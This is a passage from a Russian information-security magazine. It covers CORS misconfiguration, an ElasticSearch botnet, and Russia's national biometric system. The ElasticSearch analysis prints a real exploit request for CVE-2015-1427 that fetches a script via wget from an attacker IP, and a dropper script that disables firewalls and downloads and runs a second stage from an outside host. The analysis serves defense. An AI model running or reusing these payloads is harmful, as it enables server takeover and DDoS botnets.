- создание главного центра кибербезопасности (так называемый верхний уровень) на базе головного офиса для консолидации данных, разработки регламентов, помощи в реагировании на сложные атаки и для взаимодействия с государственными органами (правоохранительные органы, НКЦКИ и т.п.).

На верхнем уровне располагается главный центр кибербезопасности, который консолидирует и визуализирует информацию, полученную из центров мониторинга кибербезопасности, мониторит состояние ИБ во всей организации, взаимодействует с государственными органами (правоохранительные органы, НКЦКИ и т.п.), отвечает за разработку внутренних регламентов ИБ и политик безопасности. Соответственно распределяются и задачи, которые решаются с помощью применяемых в главном центре кибербезопасности инструментов:

- сбор информации об инцидентах и передача данных в государственные органы (правоохранительные органы, НКЦКИ и т.п.);
- оценка эффективности ИБ и уровня защищенности организации в целом и в отдельных подразделениях;
- контроль соответствия стандартам;
- консолидация данных об уязвимостях и контроль их устранения;
- анализ записей сырого трафика и подозрительных файлов для расследования атак, которые были эскалированы из центров мониторинга.

На среднем уровне располагаются центры мониторинга, которые могут в силу своих компетенций решать задачи мониторинга состояния ИБ на уровне дочерних обществ организации и "внучек", обнаружения атак, оперативного реагирования и расследования, контроля функционирования средств защиты и сенсоров кибербезопасности. В задачи применяемых в центре мониторинга инструментов входит:

- сбор и анализ информации об уязвимостях, контроль их устранения;
- корреляция событий ИБ и выявление инцидентов;
- построение топологии сети всех подключенных к мониторингу инфраструктур;
- анализ сетевого трафика и подозрительных файлов для расследования атак;
- передача данных об атаках и уязвимостях в центр кибербезопасности.

На третьем (нижнем) уровне располагаются подразделения с инфраструктурами для мониторинга. Основной задачей информационной безопасности на этом уровне является обеспечение бесперебойного функционирования сенсоров кибербезопасности (сканеров, агентов, анализаторов и т.п.). ●

Ваше мнение и вопросы присылайте по адресу
is@groteck.ru

Дыра в SOP: баг или фича?

Илья Сафронов, *пентестер, Practical Security Lab, itpsl.ru*

Same Origin Policy (SOP), или по-русски принцип одного источника, – один из столпов безопасности современных браузеров. Многие клиентские приложения действуют от имени сторонних ресурсов. Например, браузеры "ходят" по HTTP-редиректам – инструкциям от сервера, браузеры же предоставляют Document Object Model (DOM) интерфейсы для скриптов.

Если бы не существовало никакой модели безопасности, приложения могли бы выполнять зловредные действия для юзера или Web-ресурсов. Со временем многие Web-технологии пришли к единой модели безопасности, известной нам как Same-Origin Policy.

По сути, SOP запрещает сторонним скриптам обращаться к текущей вкладке в браузере путем проверки источника – Origin. Источник определяется комбинацией протокола, URL и порта:

http:// + www.example.com + :80

Любой скрипт, пришедший с другого Origin, не имеет права доступа к содержимому документа и его cookies. Зачем это нужно? Представим себе ситуацию, когда скрипт из любой вкладки браузера имеет доступ к другим вкладкам. В такой ситуации, один раз посетив любой нехороший сайт, мы отдадим все свои cookies, а также все содержимое наших вкладок – переписки, картинки и т.д. Чтобы такого не происходило, все современные браузеры используют SOP[1].

Шло время, технологии развивались, и у разработчиков все чаще возникала необходимость все-таки обращаться к другим Origins. Простейший пример – когда сайт использует api, а api находится на другом домене и, соответственно, другом источнике. По умолчанию браузер не разрешит такой запрос. И тут на помощь приходит CORS[2].

С помощью CORS (Cross-Origin Resource Sharing) ресурс может указать, какие сторонние источники (Origins) могут получить доступ к его содержимому. Оковы пали! Наконец-то разработчики могут пересылать всякое интересное между разными ресурсами.

Что может пойти не так?

В стандарте CORS описывается довольно много заголовков для разных целей, наиболее интересными для нас выглядят эти три:

Access-Control-Allow-Origin

Указывает, какие домены имеют доступ к ресурсам текущего домена. То есть если домен нужен-доступ.рф хочет иметь доступ к домену можем-дать-доступ.рф, разработчики последнего могут использовать этот заголовок.

Access-Control-Allow-Credentials

Указывает, будет ли браузер посылать cookie вместе с запросом. Куки будут отсылаться только если значение заголовка равно True.

Access-Control-Allow-Methods

Указывает, какие HTTP-методы (GET, PUT, DELETE и т.д.) могут быть использованы для доступа к ресурсу.

Практика

Представим, что мы отправили вот такой запрос к сайту:

GET /api/userinfo
Host: vlopate.com
Origin: vlopate.com

И в ответ получаем, среди прочего, следующее:

HTTP/1.0 200 OK
*Access-Control-Allow-Origin: **
Access-Control-Allow-Credentials: true

Что это значит?

Это значит, что vlopate.com отдает информацию о пользователе любому сайту. Все, что осталось, – это создать зловредный ресурс, разместить на нем код, обращающийся к *vlopate.com/api/userinfo*, и заманить на этот ресурс пользователей. Все их данные принадлежат нам.

Допустим, разработчики все-таки задумались о безопасности и настроили CORS, на запрос:

GET /api/userinfo
Host: vlopate.com
Origin: vlopate.com

Мы получаем:

HTTP/1.0 200 OK
Access-Control-Allow-Origin: vlopate.com
Access-Control-Allow-Credentials: true

И все, казалось бы, хорошо, но разработчик был с похмелья и в настройках бэкенда указал проверку следующим образом:

```
if ($_SERVER['HTTP_HOST'] == '*vlopate.com'):
    access.granted()
else:
    raise.404()
```

Видите звездочку (*)? Это означает, что мы можем зарегистрировать домен *mi_ne_vlopate.com*, и на наш запрос:

GET /api/userinfo
Host: vlopate.com
Origin: mi_ne_vlopate.com

получим утвердительный ответ:

HTTP/1.0 200 OK
Access-Control-Allow-Origin: mi_ne_vlopate.com
Access-Control-Allow-Credentials: true

Через неделю разработчики отошли от празднования релиза и поправили код на:

```
if ($_SERVER['HTTP_HOST'] == '*.vlopate.com'):
    access.granted()
else:
    raise.404()
```

тем самым разрешив доступ только поддоменам.

Придется идти на крайние меры. Поиск дает результат – найдена XSS на поддомене *kartofel.vlopate.com*. А это значит, при ее эксплуатации мы все равно получим доступ к данным *vlopate.com*, так как наш скрипт работает от имени его поддомена.

Какие выводы тут можно сделать?

При разработке внимательно относитесь к настройке CORS, также внимательно относитесь к нему при аудитах или багбаунти.

Для проверки могут помочь готовые скрипты из github: https://github.com/chenjj/CORScanner

https://github.com/RUB-NDS/CORStest

Отмечу, что всецело на них полагаться не стоит, важные и интересные случаи лучше дополнительно проверить руками.

Успехов! ●

[1] *https://tools.ietf.org/html/rfc6454*
[2] *http://www.w3.org/TR/cors/*

Ваше мнение и вопросы присылайте по адресу is@groteck.ru

Как серверы ElasticSearch используют для организации DDoS-атак

Михаил Кондрашин, *технический директор в Trend Micro в России и СНГ*

DDoS-атаки — это настоящий бич современности. Несмотря на закрытие в 2018 году WebStresser[1] и еще 15 сайтов для организации распределенных атак[2], количество инцидентов в первом квартале 2019 года выросло, причем число длительных атак стало больше. Причина такого расцвета в том, что организовать вполне серьезную атаку можно буквально на коленке, собрав собственный ботнет из достаточного количества подключенных к Интернету устройств. Подойдут практически любые устройства, от умных чайников и камер видеонаблюдения до принтеров и мощных серверов. Главное, чтобы прошивки, операционные системы или доступные из Интернета сервисы содержали известные уязвимости.

Для организации мусорного потока имеются различные способы. Например, можно вывести из строя Web-сервер, отправляя ему множество GET-запросов на одну или несколько страниц сайта или большое количество пакетов с запросами на установку сетевого соединения (атака SYN-flood).

Для посетителя сайта обе атаки выглядят одинаково: ему не удается подключиться к серверу.

Совсем недавно был обнаружен вредоносный код, который превращает в DDoS-ботнет серверы ElasticSearch[3], – написанный на Java поисковый движок с открытыми исходниками. Его используют Wikimedia, Quora, SoundCloud, GitHub, Netflix, Amazon, IBM и др.

В этой статье мы рассмотрим основные виды атак на отказ в обслуживании, выясним причины популярности движка ElasticSearch, расскажем, как серверы стали участниками ботнетов и как защититься от подобных инцидентов.

Что такое DDoS-атака

Аббревиатура DDoS расшифровывается как Distributed Denial of Service – распределенный отказ в обслуживании. Во время DDoS-атаки жертву атакуют сотни и тысячи компьютеров, т.е. "все на одного". В случае с DoS-атакой нападение происходит в режиме "один на один". Разумеется, эффективность распределенных атак значительно выше.

Суть атаки сводится к тому, чтобы засыпать жертву мусорными запросами, которые она не успевает обработать. В результате легитимные клиенты не могут подключиться к системе, получая отказ в обслуживании.

Для организации мусорного потока имеются различные способы. Например, можно вывести из строя Web-сервер, отправляя ему множество GET-запросов на одну или несколько страниц сайта или большое количество пакетов с запросами на установку сетевого соединения (атака SYN-flood[4]).

Для посетителя сайта обе атаки выглядят одинаково: ему не удается подключиться к серверу.

Какие бывают DDoS-атаки

Если не слишком углубляться в технические детали, то атаки на отказ в обслуживании можно разделить на две большие группы.

Переполнение канала связи

Сюда относятся все виды флуда и другие атаки на сетевом и транспортном уровне модели ISO/OSI (уровни 3 и 4). Фактически атака создает большой поток данных, целиком заполняя канал. В результате реальные пользователи лишаются доступа к сервисам.

Самая крупная атака из этой категории была зафиксирована в феврале 2018 г.[5]. Ее целью стал GitHub – популярный сервис для управления исходным кодом. Мощность мусорного потока составила 1,3 Тбит/с, была получена благодаря усилению потока с использованием серверов memcached[6], выполняющих кеширование интернет-трафика.

Перегрузка сетевого сервиса

Это атаки на уровень приложений, уровень 7 модели ISO/OSI. К данной разновидности относятся HTTP-флуд, медленные сессии и фрагментированные HTTP-пакеты.

Со стороны подобная атака выглядит как резко возросшая активность пользователей, создающая большое количество запросов к Web-серверу или другому сетевому сервису, которые нагружают процессор, вызывают обращения к базе данных и/или интенсивную

[1] *http://safe.cnews.ru/news/top/2018-04-27_fizicheski_razgromlen_krupnejshij_ddosservis_v*
[2] *https://www.justice.gov/opa/pr/criminal-charges-filed-los-angeles-and-alaska-conjunction-seizures-15-websites-offering-ddos*
[3] *https://blog.trendmicro.com/trendlabs-security-intelligence/multistage-attack-delivers-billgates-setag-backdoor-can-turn-elasticsearch-databases-into-ddos-botnet-zombies/*
[4] *https://ru.wikipedia.org/wiki/SYN-флуд*
[5] *https://www.cloudflare.com/learning/ddos/famous-ddos-attacks/*
[6] *https://www.cloudflare.com/learning/ddos/memcached-ddos-attack/*

нагрузку на диск. Защититься от таких атак сложно, поскольку практически невозможно отделить паразитный трафик от легитимного.

Почему ElasticSearch популярен и почему уязвим

Elasticsearch – это быстрый, горизонтально масштабируемый движок, в котором совмещаются возможности поисковой системы и базы данных NoSQL. Движок написан на Java и распространяется бесплатно по лицензии Apache.

ElasticSearch умеет искать документы различных типов, поддерживает многопользовательский поиск в режиме реального времени. Одна из из самых интересных возможностей продукта – способность разделять поисковый индекс на "осколки" (Shards), хранящиеся на различных серверах. Это дает возможность практически неограниченно наращивать нагрузочную способность системы.

Функциональность и бесплатность принесли ElasticSearch заслуженную популярность и сделали самым распространенным в Интернете поисковым инструментом для предприятий. По рейтингу DB-Engines ElasticSearch (рис.1) почти в два раза опережает своего ближайшего конкурента Splunk[7].

Обратная сторона богатого набора возможностей ElasticSearch – сложность конфигурации системы. Результат – многочисленные сообщения об утечках данных компаний, использующих ElasticSearch:

- в июне 2018 г. персональные данные 340 млн американцев, собранные компанией Exactis, оказались в открытом доступе[8] из-за того, что база ElasticSearch, содержащая эти сведения, была доступна всем желающим;
- в декабре 2018 г. в открытой базе ElasticSearch обнаружились 60 млн записей с персональными данными избирателей США[9], собранными канадской компанией Data & Leads;

Rank Aug 2019	Rank Jul 2019	Rank Aug 2018	DBMS	Database Model	Score Aug 2019	Score Jul 2019	Score Aug 2018
1.	1.	1.	Elasticsearch	Search engine, Multi-model	149.08	+0.27	+10.97
2.	2.	2.	Splunk	Search engine	85.88	+0.39	+15.39
3.	3.	3.	Solr	Search engine	59.12	-0.52	-2.78
4.	4.	4.	MarkLogic	Multi-model	14.46	+0.65	+3.25
5.	5.	5.	Sphinx	Search engine	6.94	+0.25	-0.09
6.	6.	6.	Microsoft Azure Search	Search engine	6.84	+0.41	+2.39
7.	7.	7.	Algolia	Search engine	4.85	+0.09	+1.47
8.	↑ 9.	↑ 9.	Amazon CloudSearch	Search engine	3.28	+0.54	+0.97
9.	↓ 8.	↓ 8.	Google Search Appliance	Search engine	2.99	+0.05	+0.36

Рис. 1. Рейтинг DB-Engines ElasticSearch

#	CVE ID	CWE ID	# of Exploits	Vulnerability Type(s)	Publish Date	Update Date	Score
1	CVE-2018-17246	77		Exec Code File Inclusion	2018-12-20	2019-01-08	7.5
	Kibana versions before 6.4.3 and 5.6.13 contain an arbitrary file inclusion flaw in the Console plugin. An attacker with This could possibly lead to an attacker executing arbitrary commands with permissions of the Kibana process on the h						
2	CVE-2017-14730	264		+Priv	2017-09-25	2017-10-06	7.2
	The init script in the Gentoo app-admin/logstash-bin package before 5.5.3 and 5.6.x before 5.6.1 has "chown -R" calls a $LS_USER account for creation of a hard link.						
3	CVE-2015-8131	352		CSRF	2015-12-07	2018-10-09	6.8
	Cross-site request forgery (CSRF) vulnerability in Elasticsearch Kibana before 4.1.3 and 4.2.x before 4.2.1 allows rem						
4	CVE-2015-4165	264		Exec Code	2017-08-09	2018-10-09	6.0
	The snapshot API in Elasticsearch before 1.6.0 when another application exists on the system that can read Lucene fil Elasticsearch is running can write to a location that the other application can read and execute from, allows remote au arbitrary code.						
5	CVE-2015-4152	22		Dir. Trav.	2015-06-15	2018-10-09	6.4
	Directory traversal vulnerability in the file output plugin in Elasticsearch Logstash before 1.4.3 allows remote attackers						
6	CVE-2015-1427	284		Exec Code Bypass	2015-02-17	2018-10-09	7.5
	The Groovy scripting engine in Elasticsearch before 1.3.8 and 1.4.x before 1.4.3 allows remote attackers to bypass th						
7	CVE-2014-4326	78		Exec Code	2014-07-22	2018-10-09	7.5
	Elasticsearch Logstash 1.0.14 through 1.4.x before 1.4.2 allows remote attackers to execute arbitrary commands via a						
8	CVE-2014-3120	284	1	Exec Code	2014-07-28	2016-12-06	6.8
	The default configuration in Elasticsearch before 1.2 enables dynamic scripting, which allows remote attackers to exec violates the vendor's intended security policy if the user does not run Elasticsearch in its own independent virtual mac						

Рис. 2. CVE Details

- в августе 2019 г. жертвой утечки из базы ElasticSearch стала Honda Motor, оставившая в открытом доступе 134 млн записей с конфиденциальной информацией[10].

Это лишь небольшая часть инцидентов, связанных с неправильной конфигурацией ElasticSearch.

Впрочем, даже грамотная настройка движка не гарантирует отсутствие проблем, поскольку в нем, как и в любой сложной программной системе, обнаруживаются различные уязвимости. Согласно CVE Details (рис. 2), за период с 2014 по 2019 г. в ElasticSearch выявлено восемь уязвимостей с уровнем опасности выше шести по 10-балльной шкале[11].

Некоторые из этих уязвимостей, обнаруженных в 2014 и 2015 гг., были исправлены лишь в 2018 г. В списке присутствуют несанкционированное исполнение кода и эскалация

[7] *https://db-engines.com/en/ranking/search+engine*
[8] *https://www.wired.com/story/exactis-database-leak-340-million-records/*
[9] *https://hacken.io/research/industry-news-and-insights/new-data-breach-exposes-57-million-records/*
[10] *https://rainbowtabl.es/2019/07/31/honda-motor-company-leak/*
[11] *https://www.cvedetails.com/vulnerability-list.php?vendor_id=13554&product_id=&version_id=&page=1&hasexp=0&opdos=0&opec=0&opov=0&opcsrf=0&opgpriv=0&opsqli=0&opxss=0&opdirt=0&opmemc=0&ophtprs=0&opbyp=0&opfileinc=0&opginf=0&cvssscoremin=6&cvssscoremax=0&year=0&month=0&cweid=0&order=1&trc=45&sha=4bbd7797fbecb728bf20e4aecf6a382f285623e3*

```
request_url="3[.]17[.]149[.]255[:]9200/_search?source=%7B%22query
%22%3A+%7B%22filtered%22%3A+%7B%22query%22%3A+%7B%22match_all%22%3A+
%7B%7D%7D%7D%7D%2C+%22script_fields%22%3A+%7B%22exp%22%3A+%7B%22script
%22%3A+%22import+java.util.%2A%3Bimport+java.io.%2A%3BString+str+%3D+
%5C%22%5C%22
%3BBufferedReader+br+%3D+new+BufferedReader%28new+InputStreamReader%28
Runtime.getRuntime%28%29.exec%28%5C%22wget+154.223.159.5%2Fs67.sh+-
O+S67%5C%22%29.getInputStream%28%29%29%29
%3BStringBuilder+sb+%3D+new+StringBuilder%28%29%3Bwhile
%28%28str%3Dbr.readLine%28%29%29%21%3Dnull%29%7Bsb.append%28str
%29%3Bsb.append%28%5C%22%5Cr%5Cn%5C%22%29%3B%7Dsb.toString%28%29
%3B%22%7D%7D%2C+%22size%22%3A+1%7D
```

Рис. 3. Пример вредоносного запроса, который успешно выполняется на уязвимом сервере ElasticSearch. Источник: Trend Micro

```
 GNU nano 2.2.6                                File: s67.sh

#!/bin/bash
#chkconfig: 2345 88 14
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
function downloadyam() {
/etc/init.d/iptables stop
service iptables stop
sUsEFirewall2 stopresUsEFirewall2 stop
systemctl stop firewalld.service
systemctl disable firewalld.service
                if [ ! -f "/etc/s66" ]; then
                        curl http://aduidc.xyz/s66.sh -o /etc/s66 && chmod 0777 /etc/s66
                        if [ ! -f "/etc/s66" ]; then
                                wget http://aduidc.xyz/s66.sh -P /etc && chmod 0777 /etc/s66
                                rm -rf s66.*
                        fi
                        nohup /etc/s66 &
                else
                        p=$(ps aux | grep s66 | grep -v grep | wc -l)
                        if [ ${p} -eq 1 ];then
                                echo "s66"
                        elif [ ${p} -eq 0 ];then
                                nohup /etc/s66 -P  s66>/dev/null 2>&1 &
                        else
                                echo ""
                        fi
                fi
}
downloadyam
```

Рис. 4. Скрипт первой стадии. Источник: Trend Micro

привилегий – чрезвычайно удобные инструменты для киберпреступников.

В июле 2019 г. исследователи компании Trend Micro зафиксировали многочисленные атаки на серверы ElasticSearch, результатом которых становилось превращение этих серверов в участников ботнета для организации DDoS-атак. Успех атакам обеспечила уязвимость CVE-2015-1427 в Groovy ElasticSearch, обнаруженная в версиях движка 1.3.0–1.3.7 и 1.4.0–1.4.2.

В июле 2019 г. исследователи компании Trend Micro зафиксировали многочисленные атаки на серверы ElasticSearch, результатом которых становилось превращение этих серверов в участников ботнета для организации DDoS-атак. Успех атакам обеспечила уязвимость CVE-2015-1427 в Groovy ElasticSearch, обнаруженная в версиях движка 1.3.0–1.3.7 и 1.4.0–1.4.2.

Как происходит захват сервера

Атака начинается с обнаружения подходящих серверов ElasticSearch. Для этого используется специально сконструированный поисковый запрос с внедренными Java-командами (рис. 3).

Если сервер уязвим, команды выполняются, загружая следующий скрипт с домена злоумышленников, причем домены постоянно меняются.

Загруженный скрипт s67.sh пытается "убить"» процессы межсетевого экрана и майнеров криптовалюты, а затем скачивает скрипт второй стадии s66.sh с подконтрольного злоумышленникам взломанного сервера и запускает его на выполнение (рис. 4).

Скрип второй стадии также пытается завершить процессы межсетевого экрана и майнеров, удаляет файлы, относящиеся к конкурирующим криптомайнерам, завершает работу нежелательных сетевых процессов и пытается очистить все следы первоначального заражения. Выполнив эти операции, скрипт загружает исполняемый файл вредоносного кода, который умеет похищать системную информацию и запускать DDoS-атаки. Как только он получит управление, сервер становится участником ботнета и послушно атакует цели, на которые ему укажут злоумышленники (рис. 5).

Внедренный на сервер вредоносный код позволяет выполнять DDoS на уровнях 3 и 4, перегружая интернет-каналы жертв с помощью UDP-, SYN- и ICMP-флуда, атаки с усилением (NTP, CoAP, Memcached) и других способов.

Как защититься

Обнаруженная Trend Micro атака в очередной раз демонстрирует, насколько важно поддерживать в актуальном состоянии свои цифровые активы, устанавливая все обновления, выпущенные разработчиком.

В случае с ElasticSearch обновленные версии 1.4.3 и 1.3.8 с исправленной уязвимостью были выпущены еще в феврале 2015 г.[12]. Успешная эксплуатация этой уязвимости в середине 2019 г. говорит лишь о халатном отношении администраторов серверов к своим обязанностям.

Документация по ElasticSearch содержит подробные рекомендации по настройке безопасности движка[13]. Их выполнение позволяет легко

ElasticSearch умеет искать документы различных типов, поддерживает многопользовательский поиск в режиме реального времени. Одна из из самых интересных возможностей продукта – способность разделять поисковый индекс на "осколки" (Shards), хранящиеся на различных серверах. Это дает возможность практически неограниченно наращивать нагрузочную способность системы.

[12] *https://www.elastic.co/blog/elasticsearch-1-4-3-and-1-3-8-released*
[13] *https://www.elastic.co/guide/en/elasticsearch/reference/current/configuring-security.html*

обезопасить сервер от посторонних с помощью аутентификации через Active Directory, Kerberos и LDAP, настройки аудита действий пользователей и распределения ролей между ними.

В качестве дополнительного уровня защиты от ошибок администрирования можно рекомендовать решения, базирующиеся на машинном обучении и поведенческом анализе. Современный ландшафт киберугроз постоянно меняется, поэтому эффективными могут быть лишь адаптивные гибридные системы, способные обнаружить новые разновидности вредоносного ПО и заблокировать атаки.

Все может быть серьезнее, чем DDoS

Современные киберпреступники ориентированы на быстрое получение прибыли, а потому ищут легкие мишени для достижения своих целей. К сожалению, популярность серверов ElasticSearch и беспечность их администраторов превратила их в удобные плацдармы для различных вредоносных действий, поставив в один ряд с устройствами IoT.

Многоступенчатый характер атаки, обнаруженной Trend Micro, кодирование URL-адресов серверов и взлом легитимных сайтов для размещения вредоносных скриптов позволяют предположить, что это лишь разведка, проверка хакерского инструментария и подготовка инфраструктуры для более серьезных атак, чем банальный DDoS.

Атаки на отказ в обслуживании можно рассматривать как кибероружие, воспользоваться которым могут не только анонимные хакеры, но и конкурирующие организации. "Уронив" сайты и сервисы успешного бизнес-соперника, можно лишить его заработка, нанести репутационный и финансовый ущерб либо обрушить биржевой курс его акций, чтобы скупить по дешевке контрольный пакет и захватить управление. Другой вариант – использовать DDoS-атаки в качестве отвлекающего маневра при внедрении в инфраструктуру жертвы для хищения денег или бизнес-секретов.

Какую цель на самом деле преследуют организаторы ботнета из серверов Elastic-Search, покажет ближайшее будущее. ●

Рис. 5. Фрагменты кода вредоноса. Синим цветом выделены классы для организации различных видов DDoS-атак. Источник: Trend Micro

В качестве дополнительного уровня защиты от ошибок администрирования можно рекомендовать решения, базирующиеся на машинном обучении и поведенческом анализе. Современный ландшафт киберугроз постоянно меняется, поэтому эффективными могут быть лишь адаптивные гибридные системы, способные обнаружить новые разновидности вредоносного ПО и заблокировать атаки.

Ваше мнение и вопросы присылайте по адресу **is@groteck.ru**

Успех внедрения биометрии зависит от того, как выстроен процесс повышения осведомленности

Алексей Лукацкий, *бизнес-консультант по информационной безопасности*

Я достаточно пристально слежу за сферой биометрии и за последнее время сделал несколько достаточно интересных наблюдений.
Эта тематика очень важна и для России, где Единую биометрическую систему (ЕБС) насаждают достаточно активно, невзирая на неочевидные преимущества этой системы для ее конечных пользователей — банков.

Подчеркну особо, что я не говорю о биометрии как таковой. Она вполне себе применяется на корпоративном уровне, и очень неплохо. Но когда речь заходит о проектах национального масштаба, картина вдруг меняется и, казалось бы, очевидные преимущества перестают быть таковыми.

Многие успешные проекты сегодня рассматривают биометрию не как основной, а как вспомогательный способ идентификации и, как правило, в некритичных кейсах. Например, та же идентификация по голосу в центрах обработки вызовов позволяет сократить время на обслуживание клиентов, что дает вполне серьезную экономию. Но как механизм безопасности она не рассматривается.

Положительный опыт

Возьмем недавний инцидент, произошедший в Китае, где биометрическая система выявила убийцу, который пытался получить деньги своей жертвы, подставив под видеокамеру ее труп. Система быстро распознала отсутствие признаков жизни и просигнализировала об этой аномалии уполномоченным сотрудникам, которые и подтвердили, что на видеоизображении мертвый человек. Дальше последовал сигнал правоохранительным органам, которые быстро скрутили убийцу, признавшегося в содеянном. Вот он, яркий пример того, как может работать система в финансовой сфере.

Или, например, "Аэрофлот", который внедрил распознавание голоса в своем кол-центре и тем самым снизил нагрузку на операторов и их число, взяв на автоматизированный контроль первоначальный контакт с клиентами. Тоже положительный опыт.

Обход системы

С другой стороны, на прошедших в августе в США конференциях Black Hat и DefCon было несколько докладов о том, как можно обойти системы биометрической идентификации и выдать себя за другого человека. И эти две американские конференции – не единственные, кто уделяет внимание взлому биометрии.

Вопрос № 1
Тратятся миллионы рублей, но где отдача от этой системы?

Самым ярким примером, пожалуй, я бы назвал проект DeepFake, который в шутку позволял менять лицо людей на видеоизображениях на любое другое. Так появились смешные ролики с Николасом Кейджем, который "превращался" то в гнома, то в женщину, то в сказочного героя, при этом качество подмены было достаточно высоким. Лицо Кейджа, а за ним и многих других знаменитостей, делало все то, что изначально делал оригинал: так же говорило, так же менялась мимика, так же двигались губы. Потом стали появляться и аналогичные приложения, которые подменяли личность на более профессиональном уровне. Это явление в целом получило название Deepfake.

В чем проблема ЕБС?

И вот тут я бы хотел вновь вернуться к ЕБС. С ней не все так просто. В утвержденной Банком России и согласованной с ФСБ России модели угроз я не нашел в явном виде упоминания угроз, аналогичных Deepfake, собственно, как и многим другим угрозам, присущим биометрии. И при этом банки обязаны внедрять у себя компоненты ЕБС, не имея возможности отказаться. Тратятся миллионы рублей, но где отдача от этой системы?

Альфа-Банк недавно заявил, что потратил на внедрение ЕБС $1,5 млн, но никакой отдачи не видит. Банк России обязал всех своих сотрудников сдать биометрические данные для ЕБС. Вообще число граждан России, которые их сдали, измеряется долями процента от целевой аудитории. Почему так?

Вопрос № 2
Число граждан России, которые сдали свои биометрические данные, измеряется долями процента от целевой аудитории. Почему так?

Вроде бы у системы есть очевидные преимущества – она позволяет получать финансовые услуги, не выходя из дома. Но… Оказалось, что там, где у граждан есть деньги, а это обычно крупные города, им не составляет большого труда прийти в офис банка и совершить нужную операцию. А там, где удаленная идентификация действительно могла бы сэкономить на посещении банковских отделений, денег нет. Но признавать такой просчет никто не хочет, и ЕБС по-прежнему навязывают всем банкам, даже не видящим в этом никакой бизнес-отдачи.

Чья ответственность?

Есть и еще одна проблема с ЕБС. Дело в том, что до сих пор открытым остается вопрос: а кто несет ответственность за все происходящее в ЕБС? Кто отвечает, если кто-то взломал

Вопрос № 3
Кто несет ответственность за все происходящее в ЕБС?

ЕБС и внес в нее коррективы или вовсе украл исходные биометрические данные граждан? Банк России? Он дистанцируется от этого. Банк, собирающий биометрию? Так он ее не хранит. Ростелеком? Он тоже не хочет брать на себя эту роль.

В итоге ключевой вопрос любой системы безопасности ("кто крайний?") остается без ответа. Это также не вызывает оптимизма, но уже у обычных граждан, в среде которых циркулирует слух, что ЕБС затевалась не для оказания финансовых услуг дистанционным способом, а для сбора биометрических данных граждан России в целях идентификации неблагожелательных личностей на всяких митингах, в местах массового скопления людей, ну и, конечно, для борьбы с терроризмом и экстремизмом. Кто-то даже говорит о том, что Россия хочет внедрить систему социального рейтинга, аналогичную той, которая запускается в Китае, и которая завязана на биометрическую идентификацию граждан.

Удаленная идентификация = личное присутствие?

Третья проблема ЕБС, с которой столкнулись банки в процессе ее внедрения, заключается в том, что до сих пор нет ответа на вопрос, можно ли считать удаленную идентификацию равнозначной той, которая происходит при выполнении транзакций при личном присутствии. В последнем случае клиент всегда ставит свою подпись собственноручно, и это является серьезным доказательством при разборе конфликтных ситуаций, и особенно в суде. А вот как доказать, что клиент осознанно согласился с какой-либо дистанционно проведенной операцией? Что является доказательством прохождения идентификации и аутентификации? Логи ЕБС?

В условиях несложившейся судебной практики этот вопрос сильно волнует банковских юристов и рисковиков, которые пока не знают, как описывать процессы, связанные с физическим отсутствием человека при совершении банковских операций. То есть вновь возникает ситуация: закон разрешил удаленно идентифицироваться, но детально никто не расписал в нормативных актах, как осуществляется данное действие в рамках существующих процессов. И это еще один барьер для, казалось бы, отличной технологии, которая призвана сэкономить людям деньги, время и нервы.

Процесс адаптации

Когда в корпоративной среде внедряется какое-либо новое решение, всегда есть процесс адаптации, когда сначала можно пользоваться и старыми, и новыми методами. Затем постепенно старые подходы замещаются, но все это сопровождается активной работой по повышению осведомленности сотрудников: что это, зачем, как пользоваться, кому задавать вопросы и т.п. Ну, по крайне мере, у нас это так.

Тогда внедрение проходит безболезненно и с наименьшими "потерями" (недовольные всегда будут, но число их незначительно). В случае с ЕБС, к сожалению, регуляторы самоустранились от процесса разъяснения всех нюансов работы с этой системой. Производители решений для нее тупо продвигают свои продукты под соусом “Вы обязаны купить, иначе вас накажет регулятор”.

Вопрос № 4
Кто отвечает, если кто-то взломал ЕБС и внес в нее коррективы или вовсе украл исходные биометрические данные граждан?

Вот у потребителя и возникает в такой ситуации отторжение того, что могло бы действительно стать уникальным проектом даже в международном масштабе, где биометрия на национальном уровне преимущественно реализуется только для идентификации граждан по паспорту с биометрическим чипом. Но увы, пока проект буксует, чего не скажешь о корпоративном секторе, где существует немало примеров успешных внедрений систем биометрической идентификации по голосу, изображению лица или иным биометрическим признакам, которых насчитывается пара десятков.

Защита биометрии

Правда, и в этом случае тоже не стоит думать, что это панацея, которая решает все проблемы. Достаточно просто помнить, что подобранный пароль или украденный токен можно легко заменить, а вот утекший биометрический профиль (особенно если он хранился в "сыром" виде, а не в виде свертки) заменить будет проблематично. Поэтому как никогда важна проработка вопросов защиты биометрии от различных угроз, и криптография составляет примерно 10% от общего числа защитных механизмов, которые должны применяться в этом случае.

Вопрос № 5
Как доказать, что клиент осознанно согласился с какой-либо дистанционно проведенной операцией?

Именно поэтому многие успешные проекты сегодня рассматривают биометрию не как основной, а как вспомогательный способ идентификации и, как правило, в некритичных кейсах. Например, та же идентификация по голосу в центрах обработки вызовов позволяет сократить время на обслуживание клиентов, что дает вполне серьезную экономию. Но как механизм безопасности она не рассматривается. Чтобы сделать ее таковой, придется не только составить правильную модель угроз и выбрать соответствующее техническое решение (которое в том числе умеет бороться с Deepfake), но и проработать вопросы защиты вокруг него, а также, что еще важнее, грамотно вписать биометрию (особенно если она удаленная) в существующие процессы и разработать процедуру разбора конфликтных ситуаций. Без этого внедрение биометрии на скорую руку и впопыхах может сформировать у людей стойкое убеждение, что биометрии доверять нельзя.

А это – недопустимо! ●

Вопрос № 6
Что является доказательством прохождения идентификации и аутентификации?

Ваше мнение и вопросы присылайте по адресу is@groteck.ru

Отсутствие “крайнего” также не вызывает оптимизма, но уже у обычных граждан, в среде которых циркулирует слух, что ЕБС затевалась не для оказания финансовых услуг дистанционным способом, а для сбора биометрических данных граждан России в целях идентификации неблагожелательных личностей на всяких митингах, в местах массового скопления людей, ну и, конечно, для борьбы с терроризмом и экстремизмом.

Удаленная идентификация/аутентификация с использованием биометрии

Валерий Конявский, *зав. кафедрой "Защита информации" МФТИ, д.т.н.*

